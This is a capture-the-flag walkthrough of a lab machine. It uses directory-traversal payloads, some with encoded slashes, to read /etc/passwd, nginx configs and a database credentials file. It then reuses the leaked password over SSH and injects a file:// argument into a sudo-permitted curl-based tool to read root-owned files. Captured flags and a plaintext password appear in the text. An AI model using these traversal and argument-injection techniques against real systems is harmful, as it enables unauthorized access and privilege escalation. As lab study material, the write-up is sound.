/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ir
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534
/usr/sbin/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:/usr/sl
resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin systemd-timesync:x:102:104:s
Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nol
/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:/usr/sbin/nologin tss:x:106:111:TPM softwa
```

Nice! Now we can check users that have bash access.




```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sb
games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin p
/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List M
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:655
Network Management,,,:/run/systemd:/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/
Synchronization,,,:/run/systemd:/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false uuidd:x:107:112::/run/uuidd
landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin pollinate:x:110:1::/var/cache/pollinate:/bin/fals
sshd:x:112:65534::/run/sshd:/usr/sbin/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr
mysql:x:113:117:MySQL Server,,,:/nonexistent:/bin/false code:x:1000:1000:,,,:/home/code:/bin/bash
```

It's only root and code. Let's see what else we can find.

The web server is running on nginx. There might be useful information for us inside its' config files. By default, the file is named nginx.conf and for NGINX Plus is placed in the */etc/nginx* directory.

```
..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8f..%ef%bc%8fetc%ef%bc%8fnginx
%ef%bc%8fnginx.conf
```



hackmedia.htb/display/?page=../../../../../etc/nginx/nginx.conf


```
er www-data; worker_processes auto; pid /run/nginx.pid; include /etc/nginx/modules-enabled/*.conf; events { worker_c
```

Me	Domain	File	Initia…	Typ	Trans…	Siz
GET	ha…	/display/?page=../../..	docu…	htm	962 B	1.4
GET	ha…	favicon.ico	Favic…	htm	cached	9.0


```
    ##
    # Virtual Host Configs
    ##

    include /etc/nginx/conf.d/*.conf;
    include /etc/nginx/sites-enabled/*;
}


#mail {
# # See sample authentication script at:
# # http://wiki.nginx.org/ImapAuthenticateWithApachePhpScript
```

From the nginx.conf we see that there are virtual hosts configs there. The */ect/nginx/sites-enabled* directory contains the configuration of sites served by nginx (server block files), i.e., active right now.

By default, nginx has the following server block file:


- `example.com`: Will respond to requests for `example.com` and `www.example.com`
- `test.com`: Will respond to requests for `test.com` and `www.test.com`
- `default`: Will respond to any requests on port 80 that do not match the other two blocks.


The default block file – that's what we need to access!


hackmedia.htb/display/?page=../../../../../etc/nginx/sites-enabled/default

```
zone=mylimit:10m rate=800r/s; server{ #Change the Webroot from /home/code/app/ to /var
l/; location / { limit_req zone=mylimit; proxy_pass http://localhost:8000; include /etc/nginx/p
} }
```


```
limit_req_zone $binary_remote_addr zone=mylimit:10m rate=800r/s;

server{
#Change the Webroot from /home/code/app/ to /var/www/html/
#change the user password from db.yaml
  listen 80;
  error_page 503 /rate-limited/;
  location / {
                limit_req zone=mylimit;
    proxy_pass http://localhost:8000;
    include /etc/nginx/proxy_params;
    proxy_redirect off;
  }
  location /static/{
    alias /home/code/coder/static/styles/;
  }
}
```

We see that there is db.yaml file somewhere. Presumably inside the user's home dir. After a few try I was able to access it.


hackmedia.htb/display/?page=../../../../../../../../home/code/coder/db.yaml


```
mysql_host: "localhost" mysql_user: "code" mysql_password: "B3stC0d3r2021@@!" mysql_db: "user"
```

We've got password! Obviously, we don't have access to mysql but let's not forget that users prone to re-using passwords. Let's try to access the machine via ssh.


```
code@code:~$ ls
coder  user.txt
code@code:~$ cat user.txt
f81535e100705fce6e81437c08a3710c
code@code:~$ _
```


User is taken!

After user takeover, let’ s check if he can run sudo on binaries:




```
code@code:~/coder/files$ sudo -l
Matching Defaults entries for code on code:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User code may run the following commands on code:
    (root) NOPASSWD: /usr/bin/treport
```

The treport is a custom utility for reading/writing/downloading threat reports:




```
code@code:~/coder/files$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:
curl: no URL specified!
curl: try 'curl --help' or 'curl --manual' for more information
Enter your choice:
```

If we run it and in the Download A Threat Report functionality leave empty string, we would see that it uses curl for downloading. We can pass a curl’s argument as a value.




```
Enter the IP/file_name:--version
curl 7.68.0 (x86_64-pc-linux-gnu) libcurl/7.68.0 OpenSSL/1.1.1f zlib/1.2.11 brotli/1.0.7 libidn2/2.2.0 libpsl/0.21.0 (+libidn2/2.2.0) libssh/0.9.3/openssl/zlib nghttp2/1.40.0 librtmp/2.3
Release-Date: 2020-01-08
Protocols: dict file ftp ftps gopher http https imap imaps ldap ldaps pop3 pop3s rtmp rtsp scp sftp smb smbs smtp smtps telnet tftp
Features: AsynchDNS brotli GSS-API HTTP2 HTTPS-proxy IDN IPv6 Kerberos Largefile libz NTLM NTLM_WB PSL SPNEGO SSL TLS-SRP UnixSockets
```

From the version flag output there we notice that we can specify “File” as a download protocol. The protocol is used for accessing local files. So, we can read root’s files. Let’s read the root flag.



```
code@code:~/coder/files$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:3
Enter the IP/file_name:File:///root/root.txt
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100    33  100    33    0     0  33000      0 --:--:-- --:--:-- --:--:-- 33000
```



```
code@code:/var/tmp$ sudo /usr/bin/treport
1.Create Threat Report.
2.Read Threat Report.
3.Download A Threat Report.
4.Quit.
Enter your choice:2
ALL THE THREAT REPORTS:
threat_report_10_32_00 threat_report_10_33_13 threat_report_10_32_47 threat_report_08_29_5
5 threat_report_09_26_48 threat_report_07_57_47

Enter the filename:threat_report_07_57_47
4d7d98c9e52134633d34a8b56445c416
```

Unfortunately, I don't know how to get shell as root. I've tried to use the root's id_rsa, but it seems to be protected with password.